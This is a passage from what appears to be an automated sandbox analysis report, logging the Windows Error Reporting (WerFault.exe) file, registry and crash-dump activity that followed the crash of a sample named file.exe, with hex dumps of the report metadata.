C:\ProgramData\Microsoft\Windows\WER\Temp\WERC26D.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0789c3c3\Report.wer	0	2	fd fd		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0789c3c3\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	164	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0789c3c3\Report.wer	10732	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 31 00 31 00 35 00 39 00 38 00 37 00 37 00 31 00 37 00	MetadataHash=-1115987717	success or wait	1	6CDE497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{85f56ce1-94a3-b174-419a-235e3ca384bb}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE036BF	unknown
\REGISTRY\A\{85f56ce1-94a3-b174-419a-235e3ca384bb}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE036BF	unknown
\REGISTRY\A\{85f56ce1-94a3-b174-419a-235e3ca384bb}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CDE43D1	unknown

Analysis Process: WerFault.exe PID: **6036**, Parent PID: **3196**

General

Target ID:	17
Start time:	17:29:54
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 1032
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F221717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC9E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC9E.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17c5cdc5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17c5cdc5\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F21497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC9E.tmp	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC9E.tmp.xml	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCCBA.tmp.csv	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD77.tmp.txt	success or wait	1	6F21497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 fd 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP ~;c	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	7516	6	00 00 00 00 00 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 5c 1d 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UB\GenuineIntelWT|h~;c 0Pacific Standard TimePacific Daylight Time	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	8766	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	1620	168	1c 0c 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 3e 22 00 00	..>"	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	17358	20	39 00 00 00 1c fd fd 02 00 00 00 00 fd 0d 00 00 62 47 00 00	9bG	success or wait	57	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	18274	3556	2c fd 0f 77 fd 1a 0e 77 74 00 00 00 00 00 00 00 00 00 00 00 fd fd fd 02 fd fd fd fd 00 00 00 00 74 00 00 00 fd fd fd 02 fd fd 0d 77 fd fd fd fd fd fd fd 02 fd fd fd fd 24 fd fd 02 fd fd fd 02 fd fd fd 02 fd fd fd fd 60 fd fd 02 00 00 00 00 fd fd fd fd 48 fd fd 02 00 00 00 00 10 fd fd 02 fd 17 10 77 fd fd fd fd fd fd fd fd 20 fd fd 02 fd 0d 77 20 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 24 fd fd 02 fd fd fd 02 fd fd fd fd fd fd fd fd 40 fd 4b 6f 24 fd fd 02 24 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 30 00 00 00 fd fd fd fd fd fd fd fd fd 0d 77 00 00 00 00 60 fd fd 02 fd fd fd fd 24 fd fd 02 20 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 02 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00	,wwttw$`Hw w $@Ko$$0w`$	success or wait	56	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	86826	4	fd fd fd 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	1788	4	0b 00 00 00		success or wait	11	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	9482	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 03 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 12 02 00 00 10 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#+	success or wait	11	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	2272	48	1c 0c 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 20 30 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 fd 1f 01 00 fd 02 00 00 02 41 00 00	0TA	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	2332	4	2a 00 00 00	*	success or wait	42	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	7522	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	42	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	6764	752	00 00 3f 6f 00 00 00 00 00 fd 00 00 48 18 01 00 fd 7d 64 24 22 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 20 fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 59 71 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 34 fd 03 00 00 00 00 00 32 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 04 11 1b 00 00 00 00 00 3c fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 20 05 00 00 00 00	?oH}d$"BB?#@AZbFYq42<@	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	86830	16556	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp	32	108	03 00 00 00 14 02 00 00 fd 06 00 00 04 00 00 00 fd 11 00 00 1c 09 00 00 05 00 00 00 fd 03 00 00 fd 43 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 40 2a 00 00 fd 69 01 00 15 00 00 00 fd 01 00 00 fd 1a 00 00 16 00 00 00 fd 00 00 00 fd 1c 00 00	CT8T@*i	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F21497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6F21497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6F21497A	unknown
